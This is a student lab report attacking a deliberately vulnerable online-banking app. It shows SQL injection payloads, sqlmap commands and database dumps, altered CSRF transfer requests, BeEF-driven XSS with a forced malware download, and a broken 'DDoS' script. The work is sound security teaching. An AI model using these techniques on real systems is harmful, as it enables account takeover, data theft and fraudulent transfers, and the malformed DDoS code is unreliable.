



**Security Insider Lab II**

# **Web Application Vulnerabilities - Report**

**Group 5: Sayed Alisina Qaderi, Atiqullah Ahmadzai & Dusan  
Dordevic**

---

5. Juni 2024

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
<b>2</b>	<b>Methods</b>	<b>3</b>
2.1	Setup . . . . .	3
2.2	Client/Server Side Scripting . . . . .	3
2.3	SQL Injection . . . . .	6
2.3.1	Observation . . . . .	7
2.3.2	Injection on login . . . . .	7
2.3.3	Injection on change password . . . . .	8
2.3.4	User Creation . . . . .	9
2.3.5	Request Manipulation . . . . .	11
2.3.6	Cross Site Scripting -XSS . . . . .	15
	<b>Bibliography</b>	<b>20</b>

# Abstract

In the digital age, the security of web applications is paramount due to the increasing reliance on online services for business, communication, and social interaction. This report discusses a comprehensive analysis of a deliberately vulnerable web application designed to demonstrate and understand common security flaws: SQL Injection (SQLi), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). These vulnerabilities are prevalent in many web applications and pose significant risks if left unaddressed. The purpose of this analysis is to provide a detailed exploration of the vulnerabilities, demonstrate exploitation techniques, and highlight the potential impacts on web application security. The exploration of SQL Injection, Cross-Site Scripting, and Cross-Site Request Forgery vulnerabilities in this deliberately insecure web application underscores the importance of robust security practices in web development. By understanding these common vulnerabilities and their exploitation methods, developers and security professionals can better defend against such attacks. The analysis not only illustrates the devastating impact these vulnerabilities can have but also emphasizes the need for comprehensive input validation, proper session management, and the implementation of security mechanisms such as parameterized queries, output encoding, and anti-CSRF tokens. Ultimately, securing web applications requires a proactive approach to identifying and mitigating potential security flaws to protect sensitive data and maintain user trust.

# List of Figures

1.1	First page Demonstration . . . . .	1
2.1	Invalid Username and Password Response . . . . .	7
2.2	Changes on Login Form . . . . .	7
2.3	Login Error . . . . .	8
2.4	By Passed Authentication Page . . . . .	8
2.5	Invalid Password Response . . . . .	9
2.6	Change Password Injection . . . . .	9
2.7	Database type and name . . . . .	10
2.8	Query for information retrieval. . . . .	10
2.9	Database Tables . . . . .	10
2.10	User table columns . . . . .	11
2.11	Insert Query to create user . . . . .	11
2.12	"Test" user after logged in . . . . .	11
2.13	Transfer view . . . . .	12
2.14	Intercepted Transfer Data . . . . .	13
2.15	Intercepted Transfer Data Changed . . . . .	13
2.16	JavaScript script through BeEF . . . . .	16
2.17	JavaScript script through BeEF . . . . .	16

## *List of Figures*

2.18 Transaction through Image tag . . . . .	17
2.19 BeEF Popup example . . . . .	17

# 1 Introduction

The vulnerable bank app simulates a typical online banking environment, complete with features such as user authentication, account management, fund transfers, and transaction history. Despite its realistic functionality, the application is intentionally engineered with several well-known security vulnerabilities, including SQL Injection (SQLi), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). These vulnerabilities are prevalent in many real-world applications and can have devastating consequences if exploited.




Figure 1.1: First page Demonstration

In the provided screenshot we can conclude that this application has two input fields and a login system. The first field is username and the second field is password. As an attacker, we need to understand how this application works and figure out the source code behind it. Specification of this lab exercise mentions that this app uses PHP with

## *1 Introduction*

apache2 web server and MySQL database. After following all steps for the installation, we can successfully run this application. The web application is served on bank.atiqullah.dev.

## 2 Methods

### 2.1 Setup

We decided to install the project on an online web server and use it publically. This method will help all team members to work in the same area. In addition, this helped us to save more time. The url for the project is `https://bank.atiqullah.dev`

### 2.2 Client/Server Side Scripting

One common client-side mechanism used to protect the login process is JavaScript form validation. This mechanism ensures that the user inputs valid data before the form is submitted to the server. For example, the JavaScript code may check that the username and password fields are not empty, that the password meets certain complexity requirements, or that an email address is properly formatted.

The fundamental security issue with client-side validation is that it can be easily bypassed. Since the validation code runs in the user's browser, a malicious user can disable or alter it using browser developer tools or by intercepting and modifying the HTTP requests. This means that relying solely on client-side validation for security is ineffective



because it does not provide any protection against users who intentionally bypass the checks.

Steps to Circumvent JavaScript Form Validation:

1. Open Developer Tools:

- Most modern browsers (Chrome, Firefox, Edge) have built-in developer tools that can be accessed by right-clicking on the web page and selecting "Inspect" or pressing Ctrl+Shift+I (Windows) or Cmd+Opt+I (Mac).

2. Locate the Login Form:

- Use the Elements tab to locate the HTML form element for login. This can usually be done by searching for `<form>` tags.

3. Disable JavaScript Validation:

- Remove the `onsubmit` attribute from the form tag if it is calling a JavaScript function for validation.
- Alternatively, navigate to the Sources tab, find the JavaScript file containing the validation code, and either comment out or modify the relevant validation logic.

4. Manually Submit the Form:

- Fill in the form fields with the desired values and submit the form manually using the browser.

5. Intercept and Modify HTTP Requests (Optional):

- Use tools like OWASP ZAP and Burp Suite or browser extensions like Tamper Data to intercept the HTTP request and modify it before it reaches the server.

To prevent this, one of the better solutions is **Server-Side Validation and Security Measures**: To ensure the security of the login process, the following steps should be taken:

1. Server-Side Validation:

- Implement validation checks on the server side to ensure that all input data is valid and meets the requirements. This prevents users from bypassing the validation.

2. Use HTTPS:

- Encrypt the communication between the client and the server using HTTPS to protect the data in transit, especially login credentials.

3. Rate Limiting and Account Lockout:

- Implement rate limiting to prevent brute-force attacks. After a certain number of failed login attempts, temporarily lock the account or require additional verification.

4. Multi-Factor Authentication (MFA):

- Add an extra layer of security by requiring a second form of authentication, such as a one-time password (OTP) sent to the user's mobile device.

5. Secure Password Storage:

- Store passwords securely using hashing algorithms such as bcrypt, scrypt, or Argon2. Never store plain-text passwords.

### 6. CSRF Protection:

- Implement Cross-Site Request Forgery (CSRF) protection to prevent unauthorized commands from being transmitted from a user that the web application trusts.

By implementing these server-side security measures, we can significantly enhance the security of the login process and protect against various types of attacks.

## 2.3 SQL Injection

Before conducting a penetration test on a vulnerable host, it is essential to identify the Database Management System (DBMS) that the host is running. Understanding the system's specifications provides valuable insights. Notably, the `eregi()` function was deprecated in PHP version 5.3 and replaced with the `preg_match()` function, indicating the use of PHP version 5.3.

To identify potential SQL injection vulnerabilities, our approach involves testing the application's input fields with basic SQL injection payloads. We begin with simple SQL operands such as `"`, `OR '1'='1'`, and `AND '1'='1'`. These payloads help in determining if the application is susceptible to SQL injection attacks. By systematically testing these basic operands, we can observe the application's behavior and responses, which will guide us in refining our injection techniques and understanding the underlying DBMS. This methodical approach ensures we gather the necessary information to exploit vulnerabilities effectively and safely.




Figure 2.1: Invalid Username and Password Response

### 2.3.1 Observation

Response 2.1 from the server indicates that input fields use proper validation handling and successfully filter out special characters. The application is still potentially vulnerable to SQL injection even with input field sanitization. We will try to log in without knowing the password and bypass the login authentication system.

### 2.3.2 Injection on login

After observing the HTML code of the page with the help of browser Inspect Elements, we removed the **onclick** parameter from the button tag. In addition, we change the button type from button to submit. With these changes, we can bypass the JavaScript validation and submit the request directly to the server. Figure 2.2 shows the changes.




Figure 2.2: Changes on Login Form

First, we called the **login.php** directly. In response, we received the server error message and column name which is shown in figure 2.3.




Figure 2.3: Login Error

Then, we inject the boolean injection method which is inserting *OR '1'='1' #*, and *AND '1'='1' #* to the first text field which is the username in our case. # at the indicates that comment whatever after this. After injection, we successfully managed to bypass the login screen and log in as the first user which is Alex. Figure 2.4 shows the successful login without credentials.




Figure 2.4: By Passed Authentication Page

### 2.3.3 Injection on change password

To change the user's password through the SQL injection we need to check change password page is injectable or not. After passing malicious characters to the input fields and submitting them to the server we have found out that the system validates the input on the server side and it is returning errors along with the invalid password. This indicates that the change password URL is injectable. Figure 2.5 shows the response along with the error.




Figure 2.5: Invalid Password Response

To change the password without knowing the old password we inject a malicious query ' **OR 1=1** – to the old password text field, set the new password, and confirm the password to "test". It is good to mention that we have added one space after – in the malicious query. In addition with the help of the browser's Inspect Elements, we changed all three text fields from password to text. These changes helped us to see our input data. The Figure 2.6 shows the our input.




Figure 2.6: Change Password Injection

### 2.3.4 User Creation

Creating a new user in the system requires knowing the type of DBMS, database name, table name, and column name. To receive the mentioned details we have used SQLMap. SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. We have targeted the login URL to test in SQL map, we did not perform an injectable check due to we already knew about it in the previous steps.

## 2 Methods

- Database type and name, the figure 2.7 shows how to find the Database type and name with SQLMap.

```
(base) alisina@SomeOne sqlmap-dev % python sqlmap.py -u "https://bank.atiqullah.dev/htdocs/login.php?username=test&password=test" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
for any misuse or damage caused by this program

[*] starting @ 18:14:07 /2024-06-04/

[18:14:08] [INFO] resuming back-end DBMS 'mysql'
[18:14:08] [INFO] testing connection to the target URL
got a 302 redirect to 'https://bank.atiqullah.dev/htdocs/index.php'. Do you want to follow? [Y/n]
you have not declared cookie(s), while server wants to set its own ('USESECURITYID=olre38dht40...jsldd3f264'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=test' AND 6080=6080 AND 'jLHe'='jLHe&password=test
---
[18:14:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45
back-end DBMS: MySQL 5 (MariaDB fork)
[18:14:12] [INFO] fetching database names
[18:14:12] [INFO] fetching number of databases
[18:14:12] [INFO] resumed: 2
[18:14:12] [INFO] resumed: information_schema
[18:14:12] [INFO] resumed: vbank_bank
available databases [2]:
[*] information_schema
[*] vbank_bank

[18:14:12] [INFO] fetched data logged to text files under '/Users/alisina/.local/share/sqlmap/output/bank.atiqullah.dev'
```

Figure 2.7: Database type and name

- Tables, table columns. Figure 2.8 shows the query. Figure 2.9 shows the tables. Figure 2.10 shows the **users** table columns.

```
python sqlmap.py -u "https://bank.atiqullah.dev/htdocs/login.php?username=test&password=test" --data "username=&password=" -D vbank_bank --dump --dbs
```

Figure 2.8: Query for information retrieval.

```
[21:03:53] [INFO] fetching tables for database: 'vbank_bank'
[21:03:54] [INFO] retrieved: 'accounts'
[21:03:55] [INFO] retrieved: 'banks'
[21:03:55] [INFO] retrieved: 'branches'
[21:03:55] [INFO] retrieved: 'currencies'
[21:03:55] [INFO] retrieved: 'loans'
[21:03:56] [INFO] retrieved: 'transfers'
[21:03:56] [INFO] retrieved: 'typesAcc'
[21:03:56] [INFO] retrieved: 'users'
```

Figure 2.9: Database Tables

```

[21:04:07] [INFO] table 'vbank_bank.users' dumped to CSV file '/Users/alisina/.local/share/sqlmap/output/bank.atiquillah.dev/dump/vbank_bank/users.csv'
[21:04:07] [INFO] fetching columns for table 'accounts' in database 'vbank_bank'
[21:04:08] [INFO] retrieved: 'account', 'int(10)'
[21:04:08] [INFO] retrieved: 'branch', 'int(10)'
[21:04:09] [INFO] retrieved: 'curbal', 'float'
[21:04:09] [INFO] retrieved: 'currency', 'varchar(100)'
[21:04:09] [INFO] retrieved: 'deposit', 'float'
[21:04:09] [INFO] retrieved: 'owner', 'varchar(100)'
[21:04:10] [INFO] retrieved: 'modtime', 'datetime'
[21:04:10] [INFO] retrieved: 'type', 'varchar(100)'
[21:04:10] [INFO] fetching entries for table 'accounts' in database 'vbank_bank'
[21:04:11] [INFO] retrieved: '33333333', '1', '2', '4', '2444', '2', '0', '2024-06-01 18:05:31'
[21:04:11] [INFO] retrieved: '22222222', '2', '2', '3', '222', '1', '0', '2024-05-30 16:47:58'
[21:04:12] [INFO] retrieved: '11111111', '1', '2', '2', '3742', '1', '0', '2024-06-02 03:00:14'

```

Figure 2.10: User table columns

We have found out that the DBMS is **MySQL** and database name is **vbank\_bank**, user account table is **users**. To create a new user we injected the following query along the with login URL which is shown in figure 2.11.




Figure 2.11: Insert Query to create user

Figure 2.12 shows that the new user logged in to the system.




Figure 2.12: "Test" user after logged in


### 2.3.5 Request Manipulation

For request manipulation, we have used to software Burp Suite and OWASP ZAP. For this part of the exercise, we used Burp Suit. Using Burp Suite, we can exploit a



Cross-Site Request Forgery (CSRF) vulnerability to transfer funds to a malicious user's account. First, we intercept a legitimate request to transfer funds within the bank application. Figure 2.13 shows a legitimate transfer page. This request typically includes parameters such as the sender's account number, the recipient's account number, and the transfer amount. By capturing this request with Burp Suite, we can identify the specific parameters and the request format. Next, we craft a malicious request that mimics the legitimate transfer request but redirects the funds to an account controlled by the attacker. We then create a malicious web page containing an HTML form that, when visited by the victim, automatically submits the crafted request without the victim's knowledge. By leveraging Burp Suite's features we ensure it bypasses any client-side protections. When the victim, who is authenticated in their banking session, unknowingly visits the malicious page, the crafted request is executed, transferring the funds to the attacker's account. This demonstrates how Burp Suite can be used to identify and exploit CSRF vulnerabilities to perform unauthorized actions on behalf of unsuspecting users.

First, we need to identify the structure of the URL and continue with the CSRF exploit:



The image shows a web form titled "Transfer Funds" with a dark blue header. The form is set against a light blue background. It contains the following fields and controls:

- Source Account No.**: A dropdown menu showing "11111111" with a downward arrow.
- Destination Bank Code**: A dropdown menu showing "41131337 (V-Bank)" with a downward arrow.
- Destination Account No.**: A text input field.
- Amount**: A text input field followed by the label "USD".
- Remark**: A text input field.
- Transfer**: A button located at the bottom center of the form.

Figure 2.13: Transfer view

## 2 Methods

```
GET /htdocs/index.php?page=htbtransfer&srcacc=184830489&dstbank=41131337&dstacc=test&amount=20000&remark=dusan&htbtransfer=Transfer HTTP/2
Host: bank.atiqullah.dev
Cookie: USECURITYID=Br5u3i770enggcgf23o3ck2pi2
Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bank.atiqullah.dev/htdocs/index.php?page=htbtransfer
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
```

Figure 2.14: Intercepted Transfer Data

We intercepted a request 2.14 to transfer funds within the bank application, revealing the critical parameters involved in the transaction. The captured request was:

```
GET /htdocs/index.php?page=htbtransfer\&srcacc=184830489\&dstbank=41131337\&dstacc=test\&amount=20000\&remark=dusan\&
htbtransfer=Transfer HTTP/2.
```

This request includes several parameters: srcacc (source account number), dstbank (destination bank code), dstacc (destination account number), amount (transfer amount), remark (transaction remark), and htbtransfer (action to initiate the transfer). By analyzing this request, we understood the structure and flow of the transaction. We then modified the intercepted request to redirect the funds to a malicious user. Specifically, we changed the dstacc parameter to reflect the attacker's account number, for instance, dstacc=123456789. The modified request thus became:

```
GET /htdocs/index.php?page=htbtransfer&srcacc=184830489&dstbank=41131337&dstacc=123456789&amount=20000&remark=dusan&
htbtransfer=Transfer HTTP/2.
```

This alteration ensures that when the request is processed by the server, the \$20,000 transfer is directed to the attacker's account instead of the intended recipient. Figure 2.15 shows changes in intercepted transactions.

```
GET /htdocs/index.php?page=htbtransfer&srcacc=184830489&dstbank=41131337&dstacc=33333333&amount=2000&remark=dusan&htbtransfer=Transfer HTTP/2
Host: bank.atiqullah.dev
Cookie: USECURITYID=Br5u3i770enggcgf23o3ck2pi2
Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bank.atiqullah.dev/htdocs/index.php?page=htbtransfer
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
```

Figure 2.15: Intercepted Transfer Data Changed

Furthermore, we modified the intercepted request to redirect the funds to a malicious user, ensuring that the `dstacc` parameter reflected an account number already existing in the system and adjusting the amount parameter to \$200 to comply with the user's available balance.

```
/htdocs/index.php?page=htbtransfer&srcacc=184830489&dstbank=41131337&dstacc=33333333&amount=200&remark=dusan&
htbtransfer=Transfer HTTP/2.
```

### Preventing CSRF

Preventing Cross-Site Request Forgery (CSRF) attacks in PHP involves generating and validating CSRF tokens for form submissions. When the form is submitted, the server checks that the token matches the one stored in the user's session. This ensures that the request is genuine and originated from the authenticated user, not an attacker.

Code example:

```
session_start();

if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}
```

Some PHP libraries like Laravel already support CSRF token generation in their classes. Furthermore, we can take this route to follow the best security practices for our applications and prevent security risks.

### 2.3.6 Cross Site Scripting -XSS

DOM-based Cross-Site Scripting (XSS) is a type of XSS attack that occurs when the client-side script of a web application manipulates the DOM (Document Object Model) in an insecure way, leading to the execution of malicious scripts. Unlike traditional XSS, where the payload is injected into the server response, DOM-based XSS happens entirely on the client side. This means that the malicious code is introduced and executed within the browser, without the server ever being aware of the attack. The attack typically begins when an attacker crafts a malicious URL or injects malicious scripts into an existing page. This URL is then sent to the victim, often through social engineering techniques like phishing. When the victim clicks on the link, the browser loads the legitimate web page but with a malicious script embedded in it. The client-side JavaScript then reads data from the URL, such as parameters, fragments, or other parts of the DOM, and processes it in an insecure way, such as by using `eval()`, `innerHTML`, or other methods that directly inject content into the DOM without proper validation or escaping. For example, if a web page includes a script that reads a query parameter from the URL and directly writes it to the page without sanitization, an attacker can exploit this by creating a URL that contains a script tag. When the victim loads this URL, the malicious script gets executed in their browser, allowing the attacker to perform actions like stealing cookies, session tokens, or other sensitive information, and even controlling the victim's interactions with the web application.

To Achieve we have use used BeEF XSS framework . BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Through the interface of BeeF we submit our script to target the web page. Figure 2.16 shows the submitted JavaScript code in to web page.

## 2 Methods




Figure 2.16: JavaScript script through BeEF

After submitting the script the users will see the message the in their web page. Figure 2.17 shows the result of attack.




Figure 2.17: JavaScript script through BeEF

We did a DOM Request as img tag to do unauthorized transactions from user session which is shown in figure 2.18.

## 2 Methods




Figure 2.18: Transaction through Image tag

We forced the user with DOM PopUp to download virus.exe payload to have a backdoor attack on user's computer. Figure 2.19 shows the attack.




Figure 2.19: BeEF PopUp example

In addition, we can run a DDOS attack through victim's computer with the help of XSS

attack with running the following script.

```
var options = {
  host: 'localhost',
  path: '/withdraw',
  port: '1234',
  method: 'POST',
  headers: {'Content-Type' : 'application/json'}}
};

function readJSONResponse(response){
  var responseData = '';
  response.on('data', function(chunk){
    responseData += chunk;
  });
  response.on('end', function(){
    console.log(responseData);
  });
}

for( var i = 0; i < 1000; i++) {
  if(i % 2 != 0) {
    var data = {
      "amount": 0.001,
      "id": i,
      "token": dateToken
    };
  }
}
```

## 2 Methods

```
var req = http.request(options, readJSONResponse);  
req.write(JSON.stringify(data));  
req.end();  
}  
}
```



# Bibliography

- [ ] *BeEF - The Browser Exploitation Framework Project*. Accessed: 2024-06-05.
- [OWA] OWASP ZAP. *OWASP ZAP*. Accessed: 2024-06-05.
- [Por] PortSwigger. *Burp Suite Community Edition*. Accessed: 2024-06-05.
- [sql] sqlmap. *sqlmap*. Accessed: 2024-06-05.